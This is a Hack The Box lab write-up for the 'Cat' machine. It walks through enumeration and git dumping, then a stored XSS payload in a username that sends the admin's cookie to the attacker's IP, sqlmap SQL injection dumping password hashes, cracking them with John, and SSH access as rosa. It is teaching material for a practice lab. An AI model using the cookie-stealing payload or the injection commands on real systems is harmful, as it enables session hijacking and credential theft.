
 Hack The Box
Nmap Results
# Nmap 7.95 scan initiated Mon Feb  3 11:03:56 2025 as: /usr/lib/nmap/nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.129.231.253
Nmap scan report for 10.129.231.253
Host is up (0.091s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 96:2d:f5:c6:f6:9f:59:60:e5:65:85:ab:49:e4:76:14 (RSA)
|   256 9e:c4:a4:40:e9:da:cc:62:d1:d6:5a:2f:9e:7b:d4:aa (ECDSA)
|_  256 6e:22:2a:6a:6d:eb:de:19:b7:16:97:c2:7e:89:29:d5 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Did not follow redirect to http://cat.htb/
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Feb 3 11:04:35 2025 -- 1 IP address (1 host up) scanned in 39.51 secondsnmap scan output. We can see the redirect to cat.htb in the HTTP output, so let's get that added to our /etc/hosts file.echo -e '10.129.231.253\t\tcat.htb' | sudo tee -a /etc/hostsService Enumeration
TCP/80


Walking the Application
 Björn Kimminich

Penetration Testing
What We Know So Far

Looking at my Burp proxy history from my activities clicking through the app, I notice some interesting things straight away:
- When registering or logging in, we make a
HTTP GETrequest to/join.php(as opposed to aHTTP POSTrequest. And, we send the username and password in the URL query string- We should test different inputs at different parameters and observe server responses for potential SQL injection
?username=test&email=test%40localhost&password=test®isterForm=RegisterRegistering an account
?loginUsername=test&loginPassword=test&loginForm=LoginLogging in

- We have the option of submitting a profile of our own cat for the contest
- This is sent via
HTTP POSTto/contest.php - The most interesting part of this form is the file upload feature, as we may be able to gain code execution if we can bypass any potential filters in place
- The other interesting bit is the "Cat has been successfully sent for inspection." confirmation message, as we may be able to exploit some XSS bug.
- But, it's also worth testing to see if cause any kinds of errors or interesting responses from the server with malicious inputs
- This is sent via
Virtual Host Enumeration
Before we get carried away with attacking the target, we should ensure we've done a thorough job of enumerating the attack surface.
gobuster vhost -u http://10.129.231.253 \
--domain 'cat.htb' --append-domain \
-w /usr/share/seclists/Discovery/DNS/namelist.txt \
-o vhost.txt -t 100 -r
No additional virtual hosts discovered.
Directory and File Enumeration
gobuster dir -u 'http://cat.htb' -x php,txt,html \
-w /usr/share/seclists/Discovery/Web-Content/big.txt \
-t 100 -o dir.txt
/.htpasswd.php (Status: 403) [Size: 272]
/.htpasswd.html (Status: 403) [Size: 272]
/.git (Status: 301) [Size: 301] [--> http://cat.htb/.git/]
/.htaccess.php (Status: 403) [Size: 272]
/.htaccess.html (Status: 403) [Size: 272]
/.htpasswd.txt (Status: 403) [Size: 272]
/.htaccess.txt (Status: 403) [Size: 272]
/.htpasswd (Status: 403) [Size: 272]
/.htaccess (Status: 403) [Size: 272]
/admin.php (Status: 302) [Size: 1] [--> /join.php]
/config.php (Status: 200) [Size: 1]
/contest.php (Status: 302) [Size: 1] [--> /join.php]
/css (Status: 301) [Size: 300] [--> http://cat.htb/css/]
/img (Status: 301) [Size: 300] [--> http://cat.htb/img/]
/index.php (Status: 200) [Size: 3075]
/join.php (Status: 200) [Size: 4004]
/logout.php (Status: 302) [Size: 0] [--> /]
/server-status (Status: 403) [Size: 272]
/uploads (Status: 301) [Size: 304] [--> http://cat.htb/uploads/]
/vote.php (Status: 200) [Size: 1242]
/winners (Status: 301) [Size: 304] [--> http://cat.htb/winners/]
/winners.php (Status: 200) [Size: 5082]Dumping the Git Directory


git-dumper http://cat.htb/.git git_loot
Source Code Analysis
admin.php

admin.php, seems the admin username is axel
grep for axel, we can see the user's email in the Git commit history, as well as other areas of the source code
foreach loop and loaded via view_cat.php
photo_path, cat_name, and cat_id fieldsview_cat.php


view_cat.php is interesting from the fact that we may be able to exploit XSS depending on where we can inject HTML into different input points. Unlike admin.php, this PHP script makes no effort to sanitize HTML characters to HTML entities.join.php

join.php presents an interesting opportunity, since it makes no effort to sanitize the user inputs.contest.php

contest.php presents the form where we can submit a cat for the contest. At the top of the script is the if ($SERVER["REQUESTMETHOD"] == "POST") logic and the subsequent checks to test the user inputs. We can see the character blacklist in $forbidden_patterns = "/[+*{}',;<>()\\[\\]\\/\\:]/";.Images are uploaded to
uploads/ with a unique identifier using uniqid(). And, we are only allowed to upload .png and .jpg file types.config.php

sqlite, may need this for later to crack hashesExploit
Stealing the Admin Cookie
What We Know So Far
Let's put together all of the information we have so far. Right now, it certainly seems like a XSS element is at play here, because:
- The confirmation message on the
contest.phppage indicates the submission is ready for review - And,
admin.phpreveals that an administrative user has the ability to approve or reject requests - The admin would presumably click the "View" button to load
view_cat.phpand we know thatview_cat.phpmakes no effort to sanitize HTML inputs - We know
view_cat.phpwill render the following fields to the admin- ❌ Name — filtered on
contest.php - ❌ Age — filtered on
contest.php - ❌ Birthdate — filtered on
contest.php - ❌ Weight — filtered on
contest.php - ✅ Owner — not filtered on
join.php - ❌ Created At — not user controlled
- ❌ Name — filtered on
XSS in Username
xss_payload=$(<< EOF
<img src=x onerror="document.location='http://10.10.14.126/?cookie='+document.cookie" />
EOF
)

curl -siG 'http://cat.htb/join.php' \
--proxy 'http://127.0.0.1:8080' \
--data-urlencode "username=${xss_payload}" \
--data-urlencode "email=test@localhost" \
--data-urlencode 'password=test' \
--data 'registerForm=Register'
Register with the XSS payload as the username
COOKIE="Cookie: $(curl -siG 'http://cat.htb/join.php' \
--proxy 'http://127.0.0.1:8080' \
--data-urlencode "loginUsername=${xss_payload}" \
--data-urlencode "loginPassword=test" \
--data 'loginForm=Login' |
grep Cookie | cut -d ' ' -f 2)"
Login and store the PHP session in the $COOKIE variable
curl -i --proxy 'http://127.0.0.1:8080' \
-H "$COOKIE" \
-F "cat_name=test" \
-F 'age=5' \
-F 'birthdate=1970-01-01' \
-F 'weight=5' \
-F 'cat_photo=@test.jpg;type=image/jpg' \
http://cat.htb/contest.php
Register a cat via the contest.php form (assumes your image is named test.jpg)



We're Admin, Now What?
SQL Injection
I spent a little while testing the file upload some more, but wasn't getting anywhere with bypass techniques, so I went back to the drawing board.
That really boils down to two things — accept or deny submissions.

accept_cat.php, ironically, this appears to be the only instance where prepared SQL statement is not used against the database
79 of contest.php where the prepare() function is used


POST /accept_cat.php HTTP/1.1
Host: cat.htb
Content-Length: 26
Accept-Language: en-US,en;q=0.9
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin: http://cat.htb
Referer: http://cat.htb/admin.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=2qb38b20k7ugsptgg7hioulouj
Connection: keep-alive

catName=admin_test&catId=1
request.txt
sqlmap -r request.txt -p catName \
--dbms sqlite --level 5 --risk 3 \
--tables --threads 10 --batch
Enumerate tables from the SQLite database file. With SQLite, files are the databases, so no need to dump --dbs first. Just dump --tables.

users table is the interesting one here, no doubt.sqlmap -r request.txt -p catName \
--dbms sqlite --level 5 --risk 3 \
-T users --dump --threads 10 --batchDump the values from the users table.

Cracking the Hashes
pwsh -C 'Import-Csv /home/ben/.local/share/sqlmap/output/cat.htb/dump/SQLite_masterdb/users.csv | Select-Object username, password | Where-Object {$_.username -notlike "*img*"} | ForEach-Object {"$($_.username):$($_.password)"}' > hashUse PowerShell to quickly parse the list

john --wordlist=~/Pentest/WordLists/rockyou.txt --format=Raw-MD5 hash
rosa. It's not going to do us any good to log into the cat.htb web app. Let's see if we can get access via SSH.SSH as Rosa
ssh rosa@cat.htb
Post-Exploit Enumeration
Operating Environment
OS & Kernel
NAME="Ubuntu"
VERSION="20.04.6 LTS (Focal Fossa)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 20.04.6 LTS"
VERSION_ID="20.04"
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
VERSION_CODENAME=focal
UBUNTU_CODENAME=focal

Linux cat 5.4.0-204-generic #224-Ubuntu SMP Thu Dec 5 13:38:28 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
Current User
uid=1001(rosa) gid=1001(rosa) groups=1001(rosa),4(adm)

Sorry, user rosa may not run sudo on cat.
Users and Groups
Local Users
axel:x:1000:1000:axel:/home/axel:/bin/bash
rosa:x:1001:1001:,,,:/home/rosa:/bin/bash
jobert:x:1002:1002:,,,:/home/jobert:/bin/bash
Local Groups
adm:x:4:syslog,rosa
mail:x:8:jobert
www-data:x:33:jobert
axel:x:1000:
rosa:x:1001:
jobert:x:1002:
Network Configurations
Network Interfaces
eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:94:a8:67 brd ff:ff:ff:ff:ff:ff
    inet 10.129.69.47/16 brd 10.129.255.255 scope global dynamic eth0
       valid_lft 2898sec preferred_lft 2898sec
    inet6 dead:beef::250:56ff:fe94:a867/64 scope global dynamic mngtmpaddr
       valid_lft 86398sec preferred_lft 14398sec
    inet6 fe80::250:56ff:fe94:a867/64 scope link
       valid_lft forever preferred_lft forever
Open Ports
tcp   LISTEN    0      10              127.0.0.1:587              0.0.0.0:*
tcp   LISTEN    0      4096        127.0.0.53%lo:53               0.0.0.0:*
tcp   LISTEN    0      4096            127.0.0.1:3000             0.0.0.0:*
tcp   LISTEN    0      10              127.0.0.1:25               0.0.0.0:*
tcp   LISTEN    0      37              127.0.0.1:37479            0.0.0.0:*
tcp   LISTEN    0      1               127.0.0.1:38855            0.0.0.0:*
tcp   LISTEN    0      128             127.0.0.1:47401            0.0.0.0:*
Processes and Services
Interesting Services
admin.service               loaded active running Client
sendmail.service            loaded active running LSB: powerful, efficient, and scalable Mail Transport Agent
cat /etc/systemd/system/admin.service
[Unit]
Description=Client
After=network.target

[Service]
Type=simple
User=jobert
WorkingDirectory=/home/jobert
ExecStart=/usr/bin/python3 admin_cat.py
Restart=always

[Install]
WantedBy=multi-user.target
Interesting Files
/usr/local/bin/geckodriver
find / -type f -user axel 2>/dev/null | grep -vE '/proc|/sys
-rwxr-xr-x 1 axel axel 10413536 Jan  2  2024 /usr/local/bin/geckodriver
-rw-rw---- 1 axel mail 1961 Jan 14 16:49 /var/mail/axel
/var/log/syslog
...[snip]...

Feb  8 06:25:02 cat sendmail[18048]: 5186P1QH018048: to=root, ctladdr=root (0/0), delay=00:00:01, xdelay=00:00:01, mailer=relay, pri=30571, relay=[127.0.0.1] [127.0.0.1], dsn=2.0.0, stat=Sent (5186P1aT018064 Message accepted for delivery)
Feb  8 06:25:02 cat sm-mta[18078]: 5186P1aT018064: to=<root@cat.htb>, ctladdr=<root@cat.htb> (0/0), delay=00:00:01, xdelay=00:00:00, mailer=local, pri=30980, dsn=2.0.0, stat=Sent
Feb  8 06:29:57 cat systemd[1]: Started Session 447 of user rosa.
Feb  8 06:30:01 cat CRON[18274]: (root) CMD (/root/scripts/cleanup.sh)
Feb  8 06:30:01 cat CRON[18276]: (root) CMD (chown git:git /var/lib/gitea/data/gitea.db;chmod 644 /var/lib/gitea/data/gitea.db;cp /root/scripts/gitea.db /var/lib/gitea/data/gitea.db && rm -r /var/lib/gitea/data/gitea-repositories/*;cp -r /root/scripts/administrator/ /var/lib/gitea/data/gitea-repositories;chown git:git -R /var/lib/gitea/data/gitea-repositories)
Feb  8 06:30:01 cat sendmail[18291]: 5186U1ow018291: from=root, size=571, class=0, nrcpts=1, msgid=<202502080630.5186U1ow018291@cat.htb>, bodytype=8BITMIME, relay=root@localhost
Feb  8 06:30:01 cat sm-mta[18292]: 5186U1iY018292: from=<root@cat.htb>, size=797, class=0, nrcpts=1, msgid=<202502080630.5186U1ow018291@cat.htb>, bodytype=7BIT, proto=ESMTP, daemon=MTA-v4, relay=localhost [127.0.0.1]
